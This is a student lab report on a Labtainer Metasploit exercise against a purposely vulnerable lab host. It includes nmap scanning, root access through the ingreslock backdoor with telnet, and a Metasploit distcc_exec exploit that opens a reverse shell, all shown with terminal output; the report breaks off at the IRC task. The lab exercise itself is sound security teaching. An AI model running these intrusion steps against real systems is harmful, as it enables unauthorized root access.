Assignment 05 – Metasploit Labtainer

Labtainer Metasploit Lab Report

Department of Computer Science

Adelphi university

CSC – 380 -001 Computer and Network Security

Professor. Sung Kim

By – Dikshant Kakadiya

Date – April 5th 2024

Introduction

In this lab, we learned about the Metasploit tool. How to install the tool, learn, how to call the tool so that we can start the task.

Metasploit Lab Exercise

This lab was developed for the Labtainer framework by the Naval Postgraduate School, Center for Cybersecurity and Cyber Operations under National Science Foundation Award No. 1438893. This work is in the public domain, and cannot be copyrighted.

Overview

This Labtainer exercise explores the use of the metasploit tool which is installed on a Kali Linux system (attacker) and is meant to learn simple penetration skills on a purposely vulnerable metasploitable host (victim).

Note: the attacker computer is configured to have IP address `192.168.1.3` while the victim computer is `192.168.1.2`

Performing the lab

The lab is started from the Labtainer working directory on your Linux host, e.g., a Linux VM. From there, issue the command:

```
labtainer metasploit
```


The resulting virtual terminal is connected to the attacker computer.

Tasks

1. Verify connectivity between attacker and victim

A simple ping from the attacker system will be sufficient.

```
ping 192.168.1.2

We used the ping command to locate the server. The
screenshot below shows how to use it.
```




```
ubuntu@attacker:~$ ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
54 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=0.095 ms
54 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=0.054 ms
54 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=0.062 ms
54 bytes from 192.168.1.2: icmp_seq=4 ttl=64 time=0.051 ms
54 bytes from 192.168.1.2: icmp_seq=5 ttl=64 time=0.077 ms
54 bytes from 192.168.1.2: icmp_seq=6 ttl=64 time=0.051 ms
54 bytes from 192.168.1.2: icmp_seq=7 ttl=64 time=0.058 ms
54 bytes from 192.168.1.2: icmp_seq=8 ttl=64 time=0.052 ms
54 bytes from 192.168.1.2: icmp_seq=9 ttl=64 time=0.051 ms
54 bytes from 192.168.1.2: icmp_seq=10 ttl=64 time=0.066 ms
54 bytes from 192.168.1.2: icmp_seq=11 ttl=64 time=0.052 ms
54 bytes from 192.168.1.2: icmp_seq=12 ttl=64 time=0.073 ms
54 bytes from 192.168.1.2: icmp_seq=13 ttl=64 time=0.088 ms
54 bytes from 192.168.1.2: icmp_seq=14 ttl=64 time=0.090 ms
54 bytes from 192.168.1.2: icmp_seq=15 ttl=64 time=0.053 ms
54 bytes from 192.168.1.2: icmp_seq=16 ttl=64 time=0.061 ms
54 bytes from 192.168.1.2: icmp_seq=17 ttl=64 time=0.059 ms
54 bytes from 192.168.1.2: icmp_seq=18 ttl=64 time=0.055 ms
54 bytes from 192.168.1.2: icmp_seq=19 ttl=64 time=0.052 ms
54 bytes from 192.168.1.2: icmp_seq=20 ttl=64 time=0.054 ms
54 bytes from 192.168.1.2: icmp_seq=21 ttl=64 time=0.051 ms
54 bytes from 192.168.1.2: icmp_seq=22 ttl=64 time=0.063 ms
54 bytes from 192.168.1.2: icmp_seq=23 ttl=64 time=0.058 ms
54 bytes from 192.168.1.2: icmp_seq=24 ttl=64 time=0.055 ms
54 bytes from 192.168.1.2: icmp_seq=25 ttl=64 time=0.060 ms
54 bytes from 192.168.1.2: icmp_seq=26 ttl=64 time=0.061 ms
54 bytes from 192.168.1.2: icmp_seq=27 ttl=64 time=0.057 ms
54 bytes from 192.168.1.2: icmp_seq=28 ttl=64 time=0.094 ms
54 bytes from 192.168.1.2: icmp_seq=29 ttl=64 time=0.103 ms
54 bytes from 192.168.1.2: icmp_seq=30 ttl=64 time=0.057 ms
54 bytes from 192.168.1.2: icmp_seq=31 ttl=64 time=0.051 ms
54 bytes from 192.168.1.2: icmp_seq=32 ttl=64 time=0.054 ms
54 bytes from 192.168.1.2: icmp_seq=33 ttl=64 time=0.054 ms
54 bytes from 192.168.1.2: icmp_seq=34 ttl=64 time=0.077 ms
^C
--- 192.168.1.2 ping statistics ---
```

2. Get a list of vulnerable services on the victim

An 'nmap' scan of the victim will be sufficient.

```
nmap -p0-65535 192.168.1.2
```

```
we use namp command to scan the server from port 0 to 65535
to see what all ports are open and can be exploited. We can
see how to use the command in the below screen short and we
can see all the open ports.
```



```
rtt min/avg/max/mdev = 0.051/0.063/0.103/0.014 ms
ubuntu@attacker:~$ nmap -p0-65535 192.168.1.2
Starting Nmap 7.80 ( https://nmap.org ) at 2024-04-05 13:30 UTC
Nmap scan report for metasploit.victim.student.lan (192.168.1.2)
Host is up (0.00015s latency).
Not shown: 65509 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
32969/tcp open  unknown
32987/tcp open  unknown
39727/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 3.49 seconds
ubuntu@attacker:~$
```

3. Vulnerably configured rlogin service (port 513)


Remote login to the victim (with root privilege)

```
rlogin -l root 192.168.1.2
```

Display a 'root' file

```
cat /root/filetoview.txt
```

Display root file as above
We used the ‘telnet’ command to connect to the victim with root privilege. The screenshot below shows this. Once we got connected, we used the cat command to look into what was written into filetoview.txt


Applications
labtainer@c955bc39001...
ubuntu@victim: ~
@victim: /
@victim: / (on c955bc39001e)
File Edit View Search Terminal Help


```
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
32969/tcp open  unknown
32987/tcp open  unknown
39727/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 3.49 seconds
ubuntu@attacker:~$ rlogin -1 root 192.168.1.2
rlogin: invalid option -- '1'
usage: rlogin [-8ELKd] [-e char] [-i user] [-l user] [-p port] host
ubuntu@attacker:~$ cat/root/filetoview.txt
-bash: cat/root/filetoview.txt: No such file or directory
ubuntu@attacker:~$ cat /root/filetoview.txt
cat: /root/filetoview.txt: Permission denied
ubuntu@attacker:~$ rlogin -1 root 192.168.1.2
rlogin: invalid option -- '1'
usage: rlogin [-8ELKd] [-e char] [-i user] [-l user] [-p port] host
ubuntu@attacker:~$ telnet 192.168.1.2 1524
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.
root@victim:/# cat /root/filetoview.txt
cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: 70c39ee26d53fb4e223ba7f8153975da
root@victim:/#
root@victim:/#
```

4. Vulnerable ingreslock service (port 1524)

Use telnet to access ingreslock service and obtain root privilege

```
telnet 192.168.1.2 1524
```

```
we were able to get root privileges as we can see id = o
which is root
```


@victim: / (on c955bc39001e)
File Edit View Search Terminal Help

```
ubuntu@victim:~$ telnet 192.168.1.2 1524
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.
root@victim:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@victim:/#
root@victim:/# cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: 70c39ee26d53fb4e223ba7f8153975da
root@victim:/#
root@victim:/#
```

5. Vulnerable distccd service (port 3632)

Start Metasploit console

```
sudo msfconsole
```

Note you will see a warning about a missing database, you can ignore that.

search for distccd exploit

```
search distccd
```

Use the exploit

```
use exploit/unix/misc/distcc_exec
```

View options related to exploit

```
options
```

Set the 'RHOST' option

```
set RHOST 192.168.1.2
```


Run the exploit

```
exploit
```

Note: when the exploit has succeeded, no prompt is shown but a shell is created

Display the root file as above

First, we launched the console and then used the search command to find the exploit we used by typing the use command. After that, we can see all the options that we can use by using the option command. Then, we will set the RHOST by using the set command. Then, finally, to run the exploit, we use the command exploit. We followed the steps and were able to successfully complete the attack. We use the cat command to look at the root file. We can see the entire process In a flowing screen-shot



```
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v5.0.45-dev                          ]
+ -- --=[ 1918 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > search distccd

Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution


msf5 > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   3632             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/misc/distcc_exec) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo hCezDgCLSiq7ivi5;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "hCezDgCLSiq7ivi5\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:38040) at 2024-04-05 13:47:50 +0000
```

6. Vulnerable IRC daemon (port 6667)

Search for unreal_ircd exploit.

